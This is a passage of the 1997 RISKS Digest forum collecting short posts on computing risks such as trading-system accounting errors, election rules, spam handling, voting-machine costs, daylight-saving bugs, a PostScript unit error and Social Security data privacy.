Jett's "angle" was to make money off the minor price differential between regular government bonds and what are called "zero coupon bonds," which (according to the article) are created by taking a regular bond (which involves a principal payment and, say, 60 semi-annual interest payments) and "stripping" it into its parts (61 zero-coupon bonds, in this case). "If demand is higher for [zero-coupon bonds] than for regular Government bonds, a trader can buy a bond, then have the [Federal Reserve] strip it and sell the pieces for more." Alternatively, if demand is higher for regular bonds, a trader can buy up the pieces and "reconstitute" them into the original bond, which sells for more.

But the computer system Jett was using could handle one of these stripping or reconstituting transactions only as a pair of transactions: a sale (of the 61 pieces, for instance) and then a purchase (or the reconstituted bond).

The computer system allowed the sale-purchase transaction to be settled up to five days in the future, because the postponement of settlement is meaningful in the case of many ordinary securities transactions. In this case, though, it isn't, because zero-coupon bonds by definition (because they represent the accrual of interest over time) are more valuable tomorrow than they are today. When Jett entered a reconstitution into the system, "the computer would immediately calculate the transaction as

being profitable. That was an error, and it came about because [the pieces] could be bought in the open market on that day for less than they were scheduled to be sold for when the transaction settled -- after interest had a chance to accrue. In a reconstitution scheduled to be settled in five days, for example, the difference between the two prices was equal to five days of interest. The next day, the computer would record a profit... equal to only four days of interest." By settlement day, the "profit" would have disappeared.

The question of Jett's guilt (a ruling from the U.S. Securities & Exchange Commission is pending) is essentially irrelevant to this forum, but the RISKS aren't; they include:

- When adapting a software system to new uses, assuming those new uses are exactly analogous to existing uses when in fact they are different in some aspect which turns out to be material.
- Being too quick to believe what the computer tells you ("it says this is a profitable transaction, and the computer doesn't lie" -- some of Jett's associates apparently believe his inexperience might have made him credulous).

Richard Mintz (mintz@netresponse.com) Arlington, Virginia USA

✉ Re: Elections Canada and the Net (Kabay, [RISKS-18.95](#))

Mark Brader <msb@sq.com>

Mon, 7 Apr 97 04:04:12 EDT

Mich Kabay writes:

> In the *Globe&Mail*, 27 Mar 1997, p. A6, their Applied Science
Reporter
> tells another story of how governments are fearful of
uncontrolled human
> communications.

Oh. It looked to me like another story of how governments were
slow to
take account of the fact that the Net is subject to existing
laws.

> ... Some background: Canada, like the US and Russia, is so
wide that
> many people in the Western areas must vote after vote-counting
has begun in
> Eastern regions. Election officials have long been concerned
about the
> effects of releasing late public-opinion polls and also
preliminary
> vote-counts from the East ...

[The Globe article, by Mary Gooderham, says]

> > Officials have decided that the Internet will face the same
rules as other
> > news media when it comes to disseminating public opinion
polls within 48
> > hours of election day and releasing vote results early on
election night.

It is bizarre that they had to decide this now. As Mich points
out himself,

> * The Canada Elections Act forbids premature "publishing"
voting results by
> any means.

Publishing means making public. So the law applies to Usenet or WWW sites just as much as to print or broadcast media.

> * Professor John Courtney (political science, University of Saskatchewan)
> raised the question of whether the Office would try to forbid electronic
> mail from residents of the east to residents of the west.

But point-to-point communications are not publishing. Phone calls are not prohibited, so the law cannot affect e-mail either. Individuals who want the information so much that they will "willingly seek it out" themselves are free to do so.

> I expect this sort of nonsense from authoritarians in the PRC, Burma, and
> so on; it's distressing to see people in Canada uttering such rubbish.

It's distressing to see someone fail to realize that an election where people in the west can have extra information when they vote is unfair. (The interesting part is that it's mostly the people in the *west* who have complained, when rationally they're the ones with the advantage.)

> The fundamental issue is ... whether a government has any business at
> all controlling what information individuals willingly seek out.

The fundamental issue is how to hold a election where all electors are on an equal footing, in a world where the Sun shines on different places at different times.

And the weirdest part of this whole exchange is that the election law WAS CHANGED in December to eliminate a large part of the issue in the first place, and yet nothing was said about that. The change to the law was to adjust the polling hours. Instead of 9 am to 8 pm local time in each of six time zones, the polls will be open 12 hours, opening and closing (am/pm) at:

Time zone	Local time	Pacific Time
Newfoundland	8:30	4:00
Atlantic	8:30	4:30
Eastern	9:30	6:30
Central	8:30	6:30
Mountain	7:30	6:30
Pacific	7:00	7:00

Since the voters in the two easternmost time zones are numerically few, and since it takes about half an hour before the vote counts reach numbers that anything significant can be deduced from, the information available, by whatever channels, before the polls close in the Pacific time zone will now be very limited.

Mark Brader, msb@sq.com
SoftQuad Inc., Toronto

⚡ Not a forgery!

Vivek Sadananda Pai <vivek@cs.rice.edu>
Mon, 7 Apr 1997 11:27:25 -0500 (CDT)

For about 6 months now, I've been receiving repeated mailings from a student

at a large public university in New York about commercial parties that his company is promoting. I asked his postmaster to put a stop to it, and after that failed, I set up a procmail filter.

Soon, he changed domains (but still within the same university in New York), and I saw the spam again. I asked his new postmaster to look into the matter, and his frequency of mailing actually increased. I later received a note from the postmaster telling me that she and her co-workers determined that one of the notes I forwarded to her had been a forgery. No other information about how this determination was made was provided.

I replied with the header and a header from a known un-forged note, and I also showed a clear pattern in the timings of all the mail he'd sent over the past 6 months (from my procmail log), and I asked how the determination of forgery had been made. No response. I then personally mailed the user again immediately after he sent another mailing, and he replied immediately - indicating that he (a business student) was logged in around the time a new mailing was sent. I once again sent this to the postmaster and pointed out that it probably wasn't coincidence. No response. To make a long story short, I then had a discussion with the user directly again, and got him to admit that he was still sending me mail. I forwarded this info to the postmaster, asking once again how they had (clearly incorrectly) determined that the previous note was a forgery. No response.

The risks? People who are supposed to be administering systems

and acting as postmasters somehow incorrectly determined that a real letter was a forgery, even though there was a fair bit of circumstantial evidence to the contrary. If they couldn't figure out when a relatively clueless `_non-malicious_` user was logged in, what chance do they have of tracking down a real break-in?

Of course, it's also annoying that they never divulged how they determined the mailing was a forgery - the user never denied (to me) that he was sending the mailings, so it seems that they never even bothered asking the user in question...

-Vivek

⚡ Re: The ghost of the Pentium FDIV bug (Solomon, [RISKS-19.04](#))

Allan Heydon <heydon@pa.dec.com>

Mon, 07 Apr 97 16:53:49 -0700


> I pressed the recalculate key (F9) to no avail.

This behavior is easily explained. The "recalculate" key behaves incrementally: it causes only those cells that depend on at least one cell that has been invalidated since the last update to be recomputed. The cell in question depends on no other cells, so unless its contents are edited, it will never be recalculated. That explains why "retyp[ing] the formulas over the originals" corrected the problem.

Perhaps not unreasonably, the authors of Excel assumed that the

same cell
contents would always produce the same results. In cases where
this
assumption proves wrong, a variant of the recalculate function
that
recalculates **all** cells would be useful.

Allan Heydon (heydon@pa.dec.com)



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 6

Thursday 10 April 1997

Contents

- [NY City electronic voting machines: \\$20 million wasted](#)
[Ed Ravin](#)
- [YAAXF: Yet Another ActiveX Flaw](#)
[David Kennedy](#)
- [RISKS of Mail Merge for Ontario Tories](#)
[Mich Kabay](#)
- [RISK of power of two: 25.6 mm per inch!](#)
[Richard Black](#)
- [BMW fixes transmission via dialup to car](#)
[Nick Zervas](#)
- [Re: Generating randomness](#)
[Paul C. Kocher](#)
- [Programs broken by daylight savings time switch?](#)
[Earl Truss](#)
- [Re: DECnet time-change](#)
[Larry Kilgallen](#)
[Jerry Leichter](#)
- [Re: Greenwich Mean Time just changed by 1 hour](#)
[Jeff Uphoff](#)
- [Re: Y2K: revenge of originality](#)
[Charlie Shub](#)

- [Blue Cross automated SSN update system](#)
[Jeremy Epstein](#)
 - [SSA Web/PEBES and Cross-Matching](#)
[John M. Willis](#)
 - [Re: Social Insecurity](#)
[Richard Hollands](#)
 - [PEBES "security" even weaker than described](#)
[D.V. Henkel-Wallace](#)
 - [Re: Meta-risks of browser flaws](#)
[Rob Bailey](#)
 - [Re: Not a forgery! spamming](#)
[Vivek Sadananda Pai](#)
[Simson L. Garfinkel](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ NY City electronic voting machines: \$20 million wasted

Ed Ravin <eravin@panix.com>

Tue, 8 Apr 1997 12:33:44 -0400 (EDT)

The **New York Post** reports on Sunday, April 6, that \$20 million has been spent by New York City on an effort to convert to electronic voting machines, but the city has received only one prototype voting machine.

Notably missing is the software system (expected to cost another \$1 million) to process the election returns. The project is now mired in lawsuits between the city, the primary contractor (Sequoia Pacific Systems), and a subcontractor (Deloitte & Touche).

The article, by William Sherman, covers quite a bit of ground, including the history of the voting machine contract and the various milestones of

progress (or, more often, no progress) along the way. Some of the salient points are:

* Much of the technology is now outdated, because the project was started back in 1984, with the specifications developed in 1987.

* The new system will be vulnerable to vote tampering by "computer hackers".
[RISKS readers familiar with this issue of course know that the real source of vote tampering is not "hackers" but the politicians, poll workers, and other parties who have access to the voting machines.]

* The hardware (i.e., the voting machine) met only 63 percent of the "technological and security criteria" set by SRI, the city's consultant for the specifications of the voting machine and for evaluating the bidders.

* The city rejected Deloitte & Touche's proposal for the voting system software "citing Deloitte's inability to explain how it works".

* According to the article, each voting machine would use a "digital vote recorder" and removable cartridges. The cartridges would be removed from the voting machines, brought to a district center for uploading (via fiber-optic lines) to a central computer, then returned to the voting machines for more voting. This process would be repeated throughout the day.

* Although the vendor says that they have 10,000 machines of this type deployed around the nation, a city official says those systems do not work

when there are more than 1500 voting machines on the same network (as there would have to be in NY City, with 1250 polling sites and multiple machines at each site).

My take on the subject is that it is nice to see that there's an evaluation process going on regarding the software system that all democracy in NY City may one day depend on. I prefer my tax money going to waste rather than buying an unsecure electronic voting system.

This isn't the first time I've heard of this project: I've read complaints from "good government" groups that the city's planned system did not have any way to confirm "the computer's" vote totals. Their concern was that any well-placed technically-aware politician, Board of Elections employee, or other rascal could steal the vote, and no one would be the wiser. It appears that their concerns have not yet been addressed. If the new voting machines really need to have their "cartridges" ferried to and from the polling site while voting is in progress, that alone raises all sorts of questions in my mind as to how they can be kept secure.

Ed Ravin eravin@panix.com

YAAXF: Yet Another ActiveX Flaw

David Kennedy <76702.3557@compuserve.com>

Tue, 8 Apr 1997 18:46:22 -0400

Microsoft's ActiveX has security flaw, Sun says

Reuters Financial Report 3 Apr 1997

Courtesy of Reuters News via CompuServe's Executive News Service

> SAN FRANCISCO, Calif., April 3 (Reuter) - Sun Microsystems Inc on Thursday
> demonstrated what it said was a security loophole in Microsoft Corp's
> ActiveX technology, which it said could enable a malicious hacker to break
> into a computer user's private financial files. Sun showed how when a
> specially written program containing ActiveX was downloaded by a remote
> user, the program then took over the user's computer and rifled its files
> for personal financial information. [...]

> The demonstration was made during a keynote speech by Sun CEO Scott
Scott
> McNealy at the company's JavaOne conference. [...] Sun executives said
> they see security as a major issue differentiating Java, which has been
> designed to enable programs to run in a protective "sandbox," and ActiveX,
> for which security has recently become a looming issue.

The demonstration ActiveX control **had** been signed.

Dave Kennedy [CISSP] Research Team Chief, National Computer Security Assoc.

⚡ RISKS of Mail Merge for Ontario Tories

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Tue, 8 Apr 1997 16:42:02 -0400

The _Globe and Mail_ for 8 Apr 1997 (p. A21) has an article by Robert Sheppard ("Talk around the clock") that brings out an unexpected

consequence

of the availability of mail-merge programs for the legislative process.

Background: the Conservative government of Ontario has been using its strong majority to pass laws in spite of public opposition to specific bills. The latest example is the amalgamation of several established cities in the metropolitan Toronto area into one giant "megacity" (trivial by US and world standards but big by Canadian standards). In the process, about a half dozen municipal governments are to be abolished. In a region-wide referendum on the question of amalgamation, 75% of the voters opposed the plan. The Tories flatly stated that they would pass the law anyway.

The opposition parties have hit upon a novel form of filibuster: they are proposing about 12,000 amendments -- one for every single named street in metro Toronto -- demanding that any law affecting the residents of that particular street be subject to local review by those citizens.

The Ontario legislature is procedurally obliged to vote on every single amendment. Since it takes at least a few minutes to read the amendment, vote on it, and read the results, the chamber is managing to work through about 4 amendments an hour in 24-hour sittings. It is estimated that it will take several weeks to clear the amendments.

So where are the computers in all this?

They are churning out the amendments! The combination of mail-merge programs, word-processing packages, and an electronic list of all

the streets in the area has made is physically possible to produce this tidal wave of amendments. Were the older methods to have been in use, it would have been impossible to generate the sheer volume of writ in time to clog the system.

It's a curious way to run a province.

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

[It's like a Perl script to annoyster. PGN]

⚡ RISK of power of two: 25.6 mm per inch!

Richard Black <Richard.Black@cl.cam.ac.uk>

Thu, 10 Apr 1997 14:50:52 +0100

We've been printing some labels for CD cases where the label has to fold on the inside of the case outside of the carrier. We had observed that the label always seemed a fraction too small even though we were sure we'd measured an original correctly. I've just tracked this down to a bug in the PostScript back end of Tgif (Version 3.0 (patchlevel 12)) where it converts from internal units (5 per mm) to postscript points (72 per inch). The code went:

```
72 128 div 100.000 mul 100 div dup neg scale
```

making 25.6 mm per inch! Sure enough changing the output to

```
72 127 div 100.000 mul 100 div dup neg scale
```

makes things appear the correct size. I guess the RISK is having programmers who are too used to typing powers of two.

Richard

✶ BMW fixes transmission via dialup to car

Nick Zervas <nickz@radionics.com>

Thu, 10 Apr 1997 14:01:52 -0400

My dad's new Beamer [1996 540i], ya' know, the ultimate driving machine, turned itself in to the ultimate PITA [pain...], as relayed by my dad: The automatic tranny locked up in OD after he nailed it, doing the ol' power downshift that automatics can do. This left him quite overgeared and useless from a full stop. The instrument panel read 'program missing ' or some such fibbishness. Back at Beamer local, the center-of-gravity guys found that he had a corrupted or missing tranny 'program'. The Beamer system is designed to sense driving habits and adjust shifting patterns accordingly, storing the 'changes' in firmware. Apparently, the nailing was outside dad's established params so the 'program' balked. They had to connect the car to Beamer central in Munchen via dialup to download a fresh program.

NickZ

[Evidently the extreme parameters resulted in either

a Variant Beamer or a Bavariant Creamer. PGN]

✉ Re: Generating randomness (re: Wolff, [RISKS-18.94](#))

Paul C. Kocher <pck@netcom.com>

Thu, 10 Apr 1997 02:12:51 -0700

> Suppose I have a PRNG seeded with a nice and dandy (VERY
> random) 128
> bit seed. [...]
> Information theory states that if I know any 128 bits of this
> stream, I
> theoretically know the whole stream. In practise you need a
> few more bits
> to be sure. In practise you can only recover the whole stream
> if the
> entropy in the original is small enough.

You're right that the amount of real entropy is less than the
message size.

In practice this doesn't matter, since strong crypto functions are
available.

The information theoretic argument is more interesting and isn't
as
cut-and-dry as they might seem. I made the (admittedly broad)
assumption
that the crypto is strong, leaving brute force as the only way to
find the
initial state.

Although some information theory purists might claim that the
existence of a
brute force attack makes inversion possible, I don't necessarily
agree. For
example, if the initial state is 1024 bits, the amount of energy
required to
perform $2^{1024/2}$ state transitions should exceed the amount
available in the
known universe.

Thus, although the attacker may know that the solution is out there, it's stuck in a cryptographic black hole.

-- Paul

P.S. Please note that I'm slightly playing devil's advocate with the claim that sufficiently hard problems are impossible :-). One particularly interesting challenge to this assertion comes from quantum computing, since a quantum device might not require a separate state transition for each key tested. Anyone care to comment?

Paul Kocher (pck@netcom.com) Crypto consultant <http://www.cryptography.com>

Voicemail: +1-(415)-354-8004 FAX: +1-(415)-321-1483

⚡ Programs broken by daylight savings time switch?

Earl Truss <etruss@visi.com>

Tue, 08 Apr 1997 07:23:36 -0600

I work in an MIS department. Yesterday morning, there was a call from a user about a program not working that she had used on Friday with no problem. I ran the program and it told me there was a corrupt file and that I should make a copy of the original file from the last disk of the distribution set. Before doing this, I compared the two files to try to figure out what might have happened so I could check for any other problems in other files. The files were identical. I then looked at the size and

time stamp of the files. The only observable difference was that the time stamp on the file on the hard disk was exactly one hour later than the time stamp on the file on the diskette. Being a long-time reader of RISKS, my suspicions were immediately raised since it was the day after the switch to daylight savings time. I ran the two other programs we purchased from the same software company. One reported the same type of "corrupt file" error message with a different file and the other claimed we were no longer licensed to run the program from a network server. I examined the files and found the same time stamp differences. I copied the first file off the diskette as directed and the program again worked. I then merely changed the time stamp on the other two affected files and the respective programs also began working. The affected files were all on the diskettes which are different depending on what type of license for the software you have - an unlimited, network license in our case. It was obvious to me that their licensing checks are somehow related to the time stamp on the file. I called the company to report my findings. The person I talked to claimed that the real problem was that my workstation had a different time from the server. I checked and this was not the case as far as I could tell. I reported this and the person appeared to be quite miffed that I was questioning his word. Since it didn't really matter to me if he didn't want to know the solution to what was going to be a busy day on the phone for him, I did not pursue this further with him. However, I am

wondering what
will happen in the fall when we change our clocks again ...

✉ Re: DECnet time-change (Brogden, [RISKS-19.05](#))

"Larry Kilgallen, LJK Software" <KILGALLEN@Eisner.DECUS.Org>
Tue, 08 Apr 1997 08:57:23 -0400 (EDT)

The problem Ian Brogden described was so widely known that some freeware distributed by Jamie Hanrahan through DECUS (user group) channels was used at many sites throughout the world (by altering clock frequency rather than changing the clock all at once).

There is a RISK that such helpful add-on software relieves the pressure on the original software vendor so as to delay inclusion of a general fix in the product. That leaves those who don't hear about the unofficial workaround out in the cold.

The upside is that the design of the workaround was so widely discussed that many people outside the original software vendor learned the details of the problem and how to ensure that their own software would not make the same mistake which had been in the affected version of DECnet. (Essentially there are two ways call for time delays in VMS, one of which would be affected by a time change.)

The VMS world is currently going through a similar learning experience regarding those who have imported software from Unix and used certain VMS

date routines without reading their specification. There will never again after this year be an opportunity to reach day 10000 after the base-date of Unix, but there will be many future opportunities to read routine specifications before using them.

Larry Kilgallen

✦ Re: DECnet time-change (Brogden, [RISKS-19.05](#))

Jerry Leichter <leichter@lrw.com>

Mon, 7 Apr 97 23:15:14 EDT

Ian Brogden reports on a problem which causes DECnet to stall for an hour when the time back (so this is really a Fall RISK, not a Spring RISK).

This is an old (at least 5-6 years?), known bug, long ago fixed.

To help make sense of some of what Mr. Brogden says, a bit more explanation of how VMS deals with times may be worthwhile. The VMS standard time format is a 64-bit signed integer representing 100 nanosecond "ticks". A non-negative value represents an absolute time (since a base date in 1858). A negative value represents a "delta" time. The VMS calls that do things like request a signal when a particular time arrives take a standard time as an argument. On the surface, there is no difference between specifying the absolute time for an hour from now, or specifying a delta time of one hour; the timer queue stores only absolute times. However, the kind of time used in the request is recorded in the timer queue elements. When the clock time

is reset, the timer queue is traversed. All queue elements that specified absolute times are ignored; but all queue elements that specified delta times are adjusted by the same amount as the system clock is being adjusted.

Hence, the request that specified an alarm an hour from now (at, say, 3:00PM on a given date) will arrive when the system time is 3:00PM on that date.

On the other hand, the timer request that specified an alarm an hour from now will arrive when an hour of time has elapsed, whatever the clock then says.

Finally, VMS records the **local** time of day, daylight or standard; so it has to be adjusted (these days, automatically and gradually) twice a year.

The bug was the result of mistakenly using an absolute time in a DECnet timer routine, rather than a delta time. The fix was, needless to say, straightforward.

I'm not sure what the RISK really is here, beyond the observation that we've all made that bugs **will** emerge, even in heavily used and apparently very reliable code. (The code, and bug, had been around for years, but was never noticed - if no one is logged in when the time change occurs, it's unlikely that there will be any easily identifiable effects to notice the next morning - well, the next **Monday** morning. Network protocols, after all, are designed to be resilient, and to expect errors to occur here and there.

By the way, there was, of course, an corresponding bug that showed up with

the clocks were set forward. In that case, timers would expire early. In practice, this is even *less* noticeable; all you get is an apparent burst of lost packets, which is no big deal to network software.)

Jerry

⚡ Re: Greenwich Mean Time just changed by 1 hour (Wilcoxon, [RISKS-18.96](#))

Jeff Uphoff <juphoff@tarsier.cv.nrao.edu>

08 Apr 1997 16:08:50 -0400

[... Identical situation on my home PC.]

And, true to form, this last weekend (the DST change-over weekend in those parts of the US that honor it) my dual-boot Linux/Win95 system, running with the hardware clock set to UT, decided, when I booted Win95 (also configured to use GMT), that the clock should be bumped up an hour. I too had left the "Adjust for DST" box checked thinking "well, GMT doesn't adjust, so it doesn't matter."

How long have computers been dealing with time zones? And Microsoft still hasn't figured out exactly what GMT--the easiest of the lot to deal with--is?

Jeff Uphoff - Scientific Programming Analyst, National Radio Astronomy

Observatory, Charlottesville, VA, USA juphoff@nrao.edu
juphoff@bofh.org.uk

⚡ Re: Y2K: revenge of originality (Rosenthal, [RISKS-18.95](#))

Charlie Shub <cdash@ludell.uccs.edu>

Thu, 10 Apr 1997 08:59:36 -0600

Marvelous, simply marvelous. Reminds me of the student who, many years ago in response to a complaint by me about not using meaningful variable names came up with

```
A000001                A000003
A000002                A000003
A000003  intermixed with  A000003
A000004                A000003
A000005                A000003
```

and this was in the days of IBM 1401 chain printers when it was harder to differentiate between the letter and digit.

charlie shub University of Colorado at Colorado Springs
cdash@cs.uccs.edu
cdash@cs.colorado.edu (719) 262-3492 <http://www.cs.uccs.edu/~cdash>

⚡ Blue Cross automated SSN update system

JEREMY EPSTEIN <JEPSTEIN@cordant.com>

Thu, 10 Apr 1997 10:31:25 -0500

Blue Cross has set up an automated system to have subscribers update the Social Security Numbers (SSNs) of all dependents. They say this is to meet the Medicare requirements. To use the system, the subscriber enters his/her

SSN on a touch-tone phone, followed by the last two digits of the birth year as a "password". It then steps through asking for the SSN of each additional person listed on the account.

Risk #1: Using a birth-year as a password hardly provides any security.

Anyone who has access to my SSN (which is to say, approximately half of the world ;-)) can also get (or guess) my birth-year. I have no idea how many tries it allows before locking out. I haven't experimented to find out how much harm I can do (i.e., cancel insurance), as I don't want to mess myself up!

Risk #2: Before this "new & improved" system, I'd get mailed a form every year to fill out (took about a minute to do). The new system takes about 10 times as long to use as the old form, although it does reduce Blue Cross' expenses in processing the data. That's in part because it spells out each person's name and slowly reads each SSN to make sure it's correct. The risk is that as we automate systems, we sometimes forget that automation does not automatically equal efficiency.

[SSA Web/PEBES and Cross-Matching \(Re: Social Insecurity, RISKS-19.05\)](#)

"John M. Willis" <jwillis2@mindspring.com>
Thu, 10 Apr 1997 06:17:47 -0500

I understand the difference between how earnings requests were handled

without the Web interface. With e-mail requests at least there was a physical address available for law enforcement agents to help find perpetrators of crimes. With written requests, maybe they were retained and forged signatures could be used as evidence.

According to *USA Today* (AP 8 Apr 1997) Paul Gambino, a spokesman for the SSA stated that "auditors can trace the origin of a request back to the exact personal computer used to make it."

My questions are:

How many information brokers have run a cross-match between marriage license, birth and credit databases to get the information required by the PEBES Web form?

How many people downloaded all that information because it was all based on "public information"?

How many thieves or foreign powers spoofed their IP address or DNS when they downloaded this information? Router intercept and impersonation?

How does Mr. Gambino propose to identify these individuals? Can I demand to know every IP address that requested my earnings statement? And how does DHCP and other dynamic forms of IP addressing affect investigations? Oh, and what is the physical address of the requestor?

There are conflicting reports about volume of requests. Some sources same volume increased 28 times (CNN), some say it went up from 3000 to 8500 requests per day (AP). Another says it went up from 3000 to 85000 requests

per day (REUTERS). One SSA district manager reported that his office could not access their internal PEBES system due to the volume. Looks like 28 times is close.

How much of this volume was automated cross-matching? 85000 requests per day?

[Late breaking news: In response to cries of alarm, the Social Security

Administration has apparently withdrawn PEBES at <http://www.ssa.gov>

from public view, at least for the time being. It's hard to tell,

because with the flood of traffic generated by the various postings and

news articles, no one seems to have been getting through anyway. PGN]

✉ Re: Social Insecurity (Garfinkel, [RISKS-19.05](#))

Richard Hollands <Richard.Hollands@mgre.com>

Tue, 08 Apr 1997 15:30:43 +0100

There's a certain enthusiasm among genealogy buffs for putting their family trees on their websites. Presumably this constitutes a security exposure that such people should be aware of?

Richard Hollands Richard.Hollands@mgre.com

[As noted previously in RISKS, your mother's maiden name is on your birth certificate, which is also public record information. PGN]

you to search the Internet using Lycos from the address box of the browser (where you normally type URLs). To customize your MSIE browser now, download the certificate.

Doesn't this seem intentionally misleading? At best, it grossly over-simplifies what certificates really are, which may lead people to fail to fully understand the risks of accepting future certificates.

Rob Bailey, wm8s@pobox.com

✶ Re: Not a forgery! spamming (Pai, [RISKS-19.05](#))

Vivek Sadananda Pai <vivek@cs.rice.edu>
Thu, 10 Apr 1997 13:43:40 -0500 (CDT)

Thanks to everyone who made suggestions on how to handle the spammer problem

I was having. For the time being, it seems to have stopped, and I hope it

stays that way. I'd like to summarize some of the suggestions that were made

so that others may benefit from this:

a) use procmail and return every post - I was doing this for a while,

before the spammer switched domains. That's when I decided to contact the postmaster again.

b) use procmail, and return every post to the personal account of the postmaster - devious, but likely to get noticed.

c) complain in writing to the University, and ask about their guidelines on commercial use of their systems - had the postmaster

remained uncooperative, this would have been one of the few (non-technical) avenues left. Complaining in writing was

suggested

specifically to try to rule out any "filtering" in case the postmaster was involved with this spamming.

In any case, it looks like the user was asked to move to a commercial Internet provider, so this might start up again. I'm still annoyed at the lack of answers from the postmaster involved, and I'm really surprised that there seems to have been no disciplinary action involved.

Although the sky does look a little clearer for the time being, there are dark clouds on the horizon, so to speak - I was cleaning out my mailbox, and I noticed an old spam message that came through one of the mail-by-Web sites. It was for an event this same guy's company was promoting, and the userid was based on the name of the event. If they start using "disposable" accounts to do their spamming, that will make most of the methods mentioned above a lot less effective.

However, they are dumb enough to include an 800 number for one of the groups involved in throwing the party, and judging from the one time I did get a response at that number, it seems to go to someone's house. He didn't seem very pleased about my 3 A.M. call asking him why I was being spammed. ;-)

Vivek

✶ Re: Not a forgery! spamming (Pai, [RISKS-19.05](#))


"Simson L. Garfinkel" <simsong@vineyard.net>

Mon, 7 Apr 1997 22:52:18 -0700

I was really confused to read of Vivek Sadananda Pai's incident with the postmaster at an university in New York. I have found that sending numerous e-mail missives to the postmaster alias almost never works. What works is calling up the school's police department or the president's office.

Food for thought. When being harassed, always use out-of-band channels.

<http://www.packet.com/garfinkel>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 7

Monday 14 April 1997

Contents

- [Swedish Narcotics Police Demand Telephone Card Database](#)
[Martin Minow](#)
- [AOL Mail Latency](#)
[Dave Kennedy](#)
- [Parkers pass out uncompliments](#)
[Michael O'Donnell](#)
- [Old RISK: ``Computers are never wrong.''](#)
[Joe Carlet](#)
- [Risks of user migration](#)
[Al Donaldson](#)
- [UK and Y2K: \\$50 billion](#)
[PGN](#)
- [UK MoD and Y2K: 100 million pounds to reboot missiles](#)
[Geraint Price](#)
- [GMT and Win95](#)
[Michael Bacon](#)
- [Computer kiosks](#)
[Bob Frankston](#)
- ["Crack-A-Mac" contest results](#)
[Martin Minow](#)

- [Magic-number reuse](#)
[Paul Brebner](#)
 - [Air collision RISK from increased accuracy](#)
[John Brooks](#)
 - [Re: RISKS of Mail Merge for Ontario Tories](#)
[Mark Brader](#)
 - [Re: Blue Cross automated SSN update](#)
[Harlan Rosenthal](#)
 - [Fun with export/import controls](#)
[Steve Gibbons](#)
 - [On the naming of names](#)
[Danny House](#)
 - [Telecommunications & Democracy: Historic Citizens' Report](#)
[Richard Sclove](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✂ Swedish Narcotics Police Demand Telephone Card Database

Martin Minow <minow@apple.com>

Fri, 11 Apr 1997 15:36:55 -0700

According to an article in the Swedish newspaper, Svenska Dagbladet

<http://www.svd.se/svd/ettan/ettan_97-04-11/narkotikapolisen.html>, the

Stockholm narcotics police have asked the national police and State

Prosecutor to require that purchasers of a new telephone card used for

mobile telephones be registered, and that the police have access to the

purchaser database. "Since the card is purchased anonymously, the owner

cannot be determined, which makes wiretapping impossible." The new card is

pre-paid with 250 or 550 kroner (very roughly \$32 or \$70) air time and a

telephone number, but does not require any other subscription.

The card can be used on an ordinary GSM mobile telephone "which can be borrowed or stolen" and can be re-loaded when the air time runs out.

A similar card is in use in France. However, the French security service made the government force the telephone company to require that purchasers show an id card when they purchase the card.

Quickly translated and summarized by Martin Minow <minow@apple.com>

AOL Mail Latency

<76702.3557@compuserve.com>

Sat, 12 Apr 1997 02:28:45 -0400

>From C|Net: <http://www.news.com:80/Categories/Index/0,3,1,00.html?ntb.net>

E-mail being sent through America Online has been delayed since Monday due to an unusual spike in mail, according to AOL spokeswoman Tricia Primrose. AOL added new mail servers, now handling about 1 million messages an hour, but the residual effects of the original jam are lingering. Primrose could not say exactly when the system would run smoothly, adding that the volume of e-mail sent to and from the online service has doubled from 5 to 10 million messages since December, when AOL began offering flat-rate pricing.

Dave Kennedy [CISSP] Research Team Chief, National Computer Security Assoc.

✈ Parkers pass out uncompliments

"Michael O'Donnell" <mod@std.com.goAnnoySomebodyElse>

Sat, 12 Apr 1997 18:59:28 -0400

I pay for parking in the local parking garage on a monthly basis and have a pass-card which ID's me to the garage's entry/exit control system. One day, after parking in the garage as usual in the morning and working through the day in my nearby office, I walked back into the garage, started my car and attempted to exit the garage. Instead of the gate rising and allowing me to pass, a klaxon sounded and I was obliged to summon a garage attendant who eventually accused me of attempting a "pass-out" fraud - he got rather excited and I think he anticipated being rewarded for his vigilance. A pass-out, in their jargon, is where one customer hands his pass out to another who then uses it again in an effort to park two cars on one pass.

I had the attendant call his boss and then had to have her call in the next level of management before I found someone who would even consider the possibility that I'd not risk criminal charges over a petty fraud like this. Boss-lady eventually began to wonder out loud if the fact that the computer had "gone on the fritz" an hour previously might be somehow related to this mess, but she was in no hurry to come to any rash conclusions. I was partially into an impromptu tutorial about the consequences of

"glitches" on
saved state when, mercifully, other customers started to suffer
similar
problems in the adjoining exit gates. They all gathered around
and listened
as I struggled to convince boss-lady that we had NOT all
conspired to commit
pass-out fraud simultaneously. She did let us all leave
eventually, but
never seemed truly convinced that we had not gotten away with
some cunning
trickery. RISKS? Nothing new - do I really need to say it?
Believing the
computer is always right; insufficient training of personnel who
co-operate
with automata.

Michael O'Donnell mod@std.com.goAnnoySomebodyElse

⚡ Old RISK: "Computers are never wrong."

Joe Carlet <jcarlet@travelin.com>

Fri, 11 Apr 1997 09:51:29 -0500

Well, this old risk of "computers are never wrong" caused my
high school
teenager a buck (dollar) at the school library. He received a
notice of fine
for an overdue book. When he argued (his side of the story)
they said "its
in the computer". And besides that, there was no way to change
the fine
because, again, "its in the computer and we can't change it".

He told me that they had tried to charge him for a book that
never was
returned because the computer said it had been checked out to
him. When he
pointed out to them that the book had been, supposedly, checked

out BEFORE

we even moved here, it (the record of fine) was removed from the computer
(see above).

